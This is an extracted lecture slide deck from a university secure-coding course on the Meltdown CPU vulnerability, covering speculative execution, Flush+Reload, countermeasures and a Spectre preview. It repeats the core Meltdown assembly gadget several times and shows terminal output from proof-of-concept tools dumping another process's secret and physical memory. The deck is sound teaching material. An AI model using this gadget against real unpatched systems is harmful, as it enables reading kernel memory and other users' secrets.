

Meltdown

Overview of a security vulnerability



Stefano Ottolenghi @ Binary Analysis and Secure Coding
Università degli Studi di Genova
December 3rd, 2018

Overview


- Meltdown breaks memory isolation and allows a process to read the entire kernel memory.

It is a side-channel attack that leverages out-of-order execution of modern CPUs and caching mechanisms.

- Basically any Intel CPU since 1995 is vulnerable. Think about cloud computing and shared hosting.
- Discovered in January 2018.
- Authors claim to be able to be able to dump physical memory with up to 503 KB/s. My tests did not confirm this (optimistic?) result.

Hardware details (1/4) - Pipeline

Several stages to execute an instruction:




Stadio >>	S1	S2	S3	S4	S5
T0					
T1	1				
T2	2	1			
T3	3	2	1		
T4	4	3	2	1	
T5	5	4	3	2	1
T6	6	5	4	3	2
T7	7	6	5	4	3
T8	8	7	6	5	4
T9	9	8	7	6	5
T10	10	9	8	7	6
T11	11	10	9	8	7


Hardware details (2/4) - Out-of-order execution

In-order vs. Out-of-order Dispatch

- In order dispatch + precise exceptions:



- Out-of-order dispatch + precise exceptions:



- 16 vs. 12 cycles


Hardware details (3/4) - Speculative execution

- When several execution flows are possible for a program, the CPU goes ahead “speculating” on which to take while waiting to evaluate the branch condition.
- If the wrong branch is taken, the CPU will clear the executed instructions and rollback.

```
x = y * 5;  
if( x > pow(z, 2) )  
    // Instruction A  
else  
    //Instruction B
```

Hardware details (4/4) - Memory mapping

- Each process has a (huge) virtual address space, split in kernel and user space.
- Kernel maps the whole physical memory.
- Isolation between kernel and user space is enforced by the CPU on read.
- The CPU is responsible for translating virtual addresses to physical ones and checking permissions.
- Hardware-based isolation is considered secure and advised by vendors.



What does it happen when a process accesses a kernel memory address?

What does it happen when a process accesses a kernel memory address?

- Both a request to check permissions AND to fetch data are sent **at the same time**.
- If permission check fails, an exception is raised and the pipeline/status flushed.
- **Returned data is cached anyway** (although future requests fetching from cache will also require the permissions check).
- (Permission check is only evaluated when data is committed.)

What does it happen when a process accesses a kernel memory address?

- Both a request to check permissions AND to fetch data are sent **at the same time**.
- If permission check fails, an exception is raised and the pipeline/status flushed.
- **Returned data is cached anyway** (although future requests fetching from cache will also require the permissions check).
- (Permission check is only evaluated when data is committed.)


Can we exploit the cached data to read the secret value?

Read (one byte of) the secret value

- Use the secret value as index of an array we can access!

```
load( program_array[secret_value] );
```

- With up to 256 probes with different values for the secret, we will find a page that loads faster (from cache), discovering one byte of the secret value!



The Flush+Reload (2013) technique is used to execute the cache-timing attack.

Meltdown attack

1. Set up a private array of 256 entries.
2. Flush the array from the CPU cache (*clflush*).
3. Fork.

Meltdown attack

1. Set up a private array of 256 entries.
2. Flush the array from the CPU cache (*clflush*).
3. Fork.

CHILD

- a. Load one byte of the secret address `secret`.
- b. Access the array using the secret byte as index of an array we can access: `array[secret]`.
- c. However, a. will trigger an exception, killing the process (but b. is likely to be executed).

Meltdown attack

1. Set up a private array of 256 entries.
2. Flush the array from the CPU cache (*clflush*).
3. Fork.

CHILD

- a. Load one byte of the secret address *secret*.
- b. Access the array using the secret byte as index of an array we can access: *array[secret]*.
- c. However, a. will trigger an exception, killing the process (but b. is likely to be executed).

PARENT

- I. Wait until child is killed.
- II. Access entry *n* of the array and measure timing.
- III. Set $n += 1$ and repeat from 2.

Meltdown attack code (1/3)

```
1 ; rcx = kernel address, rbx = probe array
2 xor rax, rax
3 retry:
4 mov al, byte [rcx]
5 shl rax, 0xc
6 jz retry
7 mov rbx, qword [rbx + rax]
```

Listing 2: The core of Meltdown. An inaccessible kernel address is moved to a register, raising an exception. Subsequent instructions are executed out of order before the exception is raised, leaking the data from the kernel address through the indirect memory access.

Meltdown attack code (2/3)

Line 5 scatters array accesses with strides of 4 KB = 2^{12} bytes, the typical size of memory pages.

```
1 ; rcx = kernel address, rbx = probe array
2 xor rax, rax
3 retry:
4 mov al, byte [rcx]
5 shl rax, 0xc
6 jz retry
7 mov rbx, qword [rbx + rax]
```

Listing 2: The core of Meltdown. An inaccessible kernel address is moved to a register, raising an exception. Subsequent instructions are executed out of order before the exception is raised, leaking the data from the kernel address through the indirect memory access.

Meltdown attack code (2/3)

Line 5 scatters array accesses with strides of 4 KB = 2^{12} bytes, the typical size of memory pages.

This is to prevent the prefetcher from loading subsequent array entries and caching them.

The prefetcher does not work across pages, so we scatter reads w.r.t the page size.

```
1 ; rcx = kernel address, rbx = probe array
2 xor rax, rax
3 retry:
4 mov al, byte [rcx]
5 shl rax, 0xc
6 jz retry
7 mov rbx, qword [rbx + rax]
```

Listing 2: The core of Meltdown. An inaccessible kernel address is moved to a register, raising an exception. Subsequent instructions are executed out of order before the exception is raised, leaking the data from the kernel address through the indirect memory access.

Meltdown attack code (3/3)

Line 6 retries if a zero is read.

```
1 ; rcx = kernel address, rbx = probe array
2 xor rax, rax
3 retry:
4 mov al, byte [rcx]
5 shl rax, 0xc
6 jz retry
7 mov rbx, qword [rbx + rax]
```

Listing 2: The core of Meltdown. An inaccessible kernel address is moved to a register, raising an exception. Subsequent instructions are executed out of order before the exception is raised, leaking the data from the kernel address through the indirect memory access.

Meltdown attack code (3/3)

Line 6 retries if a zero is read.

When the CPU realizes a read from an inaccessible address happened, it zeroes out the corresponding register (to avoid seeing the value in a core dump). This could trick deceive the attack.

Meltdown assumes the secret byte was indeed '0' only if there is no cache hit at all.

```
1 ; rcx = kernel address, rbx = probe array
2 xor rax, rax
3 retry:
4 mov al, byte [rcx]
5 shl rax, 0xc
6 jz retry
7 mov rbx, qword [rbx + rax]
```

Listing 2: The core of Meltdown. An inaccessible kernel address is moved to a register, raising an exception. Subsequent instructions are executed out of order before the exception is raised, leaking the data from the kernel address through the indirect memory access.

What makes Meltdown possible?

- Speculative execution can lead to out-of-order execution of undesired instructions, which may have micro-architectural side effects.
- Micro-architectural side effects can be used to infer a secret value.
- The CLFLUSH instruction can be used at all privilege levels (although it is subject to all permission checking and faults associated with a byte load).
- Former head of TAO Rob Joyce *"NSA did not know about the flaw, has not exploited it and certainly the U.S. government would never put a major company like Intel in a position of risk like this to try to hold open a vulnerability."* And other funny conspiratorial theories.

Countermeasures

- Put permission checks before the memory access and make it blocking.
No major slowdown should happen (page info are found together with the physical address, although L1 cache are generally virtually indexed).
Probably what AMD does already.
- (Flushing cache lines on invalid memory access would not work, at least not straightforwardly.)

Countermeasures

- Put permission checks before the memory access and make it blocking. No major slowdown should happen (page info are found together with the physical address, although L1 cache are generally virtually indexed). Probably what AMD does already.
- (Flushing cache lines on invalid memory access would not work, at least not straightforwardly.)
- Do not map all kernel memory in a process address space: KAISER and KPTI on Linux, but the slowdown can be non-zero.
- Encode kernel and user memory distinction in the address itself (for ex. with the left-most bit), to allow the CPU to quickly determine whether access should be allowed.

The exploit in action (1/2)

File Edit View Search Terminal Help

stefano@Lemur: ~/Uni/BASC/meltdown (3:30, 56%) lun nov 26 18:35

```
stefano@Lemur: ~/Uni/BASC/meltdown
Got: Wait, do you smell something burning?
stefano@Lemur:~/Uni/BASC/meltdown$ taskset 0x1 ./reliability
[!] Program requires root privileges (or read access to /proc/<pid>/pagemap)!
stefano@Lemur:~/Uni/BASC/meltdown$ sudo taskset 0x1 ./reliability
[sudo] password for stefano:
[+] Success rate: 93.33% (read 30 values) ^C
stefano@Lemur:~/Uni/BASC/meltdown$ sudo taskset 0x1 ./kaslr
[+] Direct physical map offset: 0xffff881c00000000
stefano@Lemur:~/Uni/BASC/meltdown$ sudo taskset 0x1 ./kaslr
[+] 0xc0xffff8cbc00000000
stefano@Lemur:~/Uni/BASC/meltdown$ sudo taskset 0x1 ./kaslr
[+] 0xffff8a50^C0000000
stefano@Lemur:~/Uni/BASC/meltdown$ sudo taskset 0x1 ./kaslr
[+] Direct physical map offset: 0xffff880000000000
stefano@Lemur:~/Uni/BASC/meltdown$ sudo taskset 0x1 ./reliability 0xffff88000000
0000
[+] Setting physical offset to 0xffff880000000000
[+] Success rate: 100.00% (read 7 values) ^C
stefano@Lemur:~/Uni/BASC/meltdown$ sudo ./secret
[+] Secret: Burn after reading this string, it is a secret string
[+] Physical address of secret: 0x1b4887810
[+] Exit with Ctrl+C if you are done reading the secret
^C
stefano@Lemur:~/Uni/BASC/meltdown$
```

```
stefano@Lemur:~/Uni/BASC/meltdown
stefano@Lemur:~$ cd Uni/BASC/meltdown/
stefano@Lemur:~/Uni/BASC/meltdown$ taskset 0x2 ./physical_reader 0x1b4887810 0xf
fff8800000000000
[+] Physical address      : 0x1b4887810
[+] Physical offset      : 0xffff880000000000
[+] Reading virtual address: 0xffff8801b4887810

ng this string, it is a secret stringCongratulations, you just spied on an appli
cation^C
stefano@Lemur:~/Uni/BASC/meltdown$
```



The exploit in action (2/2)

The image shows a Linux desktop environment with a system monitor on the left and a terminal window on the right. The system monitor displays CPU history, memory usage (7.5 GiB at 98.8%), and network activity. The terminal window shows a memory dump of a process, followed by the execution of a memory filler and a secret reading command.

```
stefano@Lemur: ~/Uni/BASC/meltdown
^Cstefano@Lemur:~/Uni/BASC/meltdown$ taskset 0x1 ./mendum
[+] Physical address : 0x40000000
[+] Physical offset  : 0xffff880000000000
[+] Virtual address   : 0xffff880040000000
400004c0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff .....
400004d0: 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
400004f0: 00 00 00 00 00 00 00 00 00 00 00 00 00 55 00 00 ff 53 .....S
40000890: 00 00 00 79 00 00 00 00 00 00 00 00 00 00 00 00 .....y
40000ea0: 00 00 00 74 00 00 00 00 00 00 00 00 00 00 00 00 .....t
400014c0: 00 00 00 00 00 00 00 00 00 00 00 00 00 dc ff 00 00 .....
400014f0: 00 00 00 00 00 00 00 00 00 00 46 0c 81 ff 00 00 ff .....F
400015a0: 00 2f 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ...../
40001e80: 00 00 00 00 00 7f 00 00 00 00 00 00 00 00 00 00 .....
40001e90: 00 00 00 00 00 00 00 00 00 00 00 00 00 0b 00 00 00 .....
400024d0: 00 00 00 00 00 00 00 00 00 00 00 00 00 73 00 00 00 .....S
400024e0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 88 .....
400024e0: 00 00 00 00 00 00 00 00 e8 24 00 00 00 00 00 00 .....S
400024f0: 00 bc f9 81 dc 01 00 00 3a 46 00 00 00 00 00 00 .....S
400029f0: 00 00 43 00 00 00 00 00 00 00 00 00 00 00 00 00 .....C
400034d0: 10 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
400034e0: 00 00 00 00 00 00 00 00 e8 00 00 00 00 00 00 00 .....
400034f0: 00 00 00 35 00 00 00 ff 00 00 00 00 00 00 00 00 ff .....t
40003d40: 00 00 00 00 00 00 00 00 00 00 00 00 00 74 00 00 00 .....S
400044e0: 00 00 00 00 00 00 00 00 00 00 00 00 00 44 44 00 00 .....t
400044f0: 00 fa 0b d0 e5 01 00 ff 00 46 0c 00 00 00 00 00 00 .....DD
40004e80: 00 b0 00 00 00 7f 00 00 40 00 00 00 00 00 00 00 .....F
400054c0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ff .....@
400054e0: 00 00 00 00 00 00 00 00 00 00 00 00 00 54 00 00 00 .....T
400054f0: 52 00 a0 79 ea 01 00 00 0b 46 00 00 00 00 00 00 .....R.y...F
40005f80: 73 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....S
400064e0: 00 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....d
400064f0: 00 0a 00 00 00 00 00 00 3a 00 00 00 00 00 00 00 .....
400074d0: 10 00 00 00 00 00 00 00 e8 74 00 00 00 00 00 00 .....:
400074e0: 00 00 00 00 00 00 00 00 e8 74 00 00 00 00 00 00 .....T
400074f0: 00 00 00 00 01 00 00 3a 46 00 00 00 00 00 00 00 6b .....:F...k
400084c0: 00 00 00 00 00 00 00 27 4e aa 36 00 00 00 00 00 .....N.6
400084d0: 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 .....@
400084e0: 00 00 00 00 00 00 00 e8 84 00 00 00 00 00 00 .....
400084f0: 00 00 00 00 00 00 7a 74 68 aa ff 00 00 00 00 .....zth
400086f0: 00 63 61 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
4000894c0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....ca
4000894f0: 00 00 00 00 ff 01 ca 00 00 00 00 00 00 00 00 .....
400089e0: 00 f0 91 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
4000a4d0: 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 .....@
4000a4e0: 00 00 00 00 00 00 00 e8 a4 00 00 00 00 00 00 .....
4000a4f0: 7d 35 00 35 01 00 00 3a 00 00 81 c9 ff 00 00 .....}5.S...:ng
4000b4a0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....B
4000b4b0: 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
4000b4c0: 00 00 00 00 00 00 00 00 b7 35 00 c5 00 00 00 .....S
4000b4d0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
4000b4e0: 00 00 00 00 00 00 00 00 e8 00 00 00 00 00 00 .....
4000b4f0: 00 00 d7 80 01 02 00 00 3a 46 00 00 00 00 00 .....:F
4000b6f0: 00 00 00 00 00 00 d8 00 00 00 00 00 00 00 00 .....

```

A peek into Spectre

- Still based on out-of-order execution, but relies on fooling the CPU Branch Predictor to speculatively execute the wrong branch, and read secret data.

```
if (x < array1_size)  
    y = array2[array1[x] * 4096];
```

- Significantly more difficult to exploit than Meltdown, but more broadly applicable. All modern CPUs are affected, and software patches are tricky (slowdown).

Resources

- Meltdown original paper: <https://meltdownattack.com/meltdown.pdf>
- Meltdown @ Wikipedia
[https://it.wikipedia.org/wiki/Meltdown_\(vulnerabilit%C3%A0_di_sicurezza\)](https://it.wikipedia.org/wiki/Meltdown_(vulnerabilit%C3%A0_di_sicurezza))
- Flush+Reload attack paper: <https://eprint.iacr.org/2013/448.pdf>
- Meltdown discussion on HackerNews: <https://news.ycombinator.com/item?id=16107578>
- Meltdown exploit repository: <https://github.com/IAIK/meltdown>
- Cache missing for fun and profit: <http://www.daemonology.net/papers/htt.pdf>
- Intel Analysis of Speculative Execution Side Channels:
<https://newsroom.intel.com/wp-content/uploads/sites/11/2018/01/Intel-Analysis-of-Speculative-Execution-Side-Channels.pdf>
- How to check Linux for Spectre and Meltdown vulnerability:
<https://www.cyberciti.biz/faq/check-linux-server-for-spectre-meltdown-vulnerability/>
- Disable Meltdown/Spectre patches on Linux:
https://www.phoronix.com/scan.php?page=news_item&px=Global-Switch-Skip-Spectre-Melt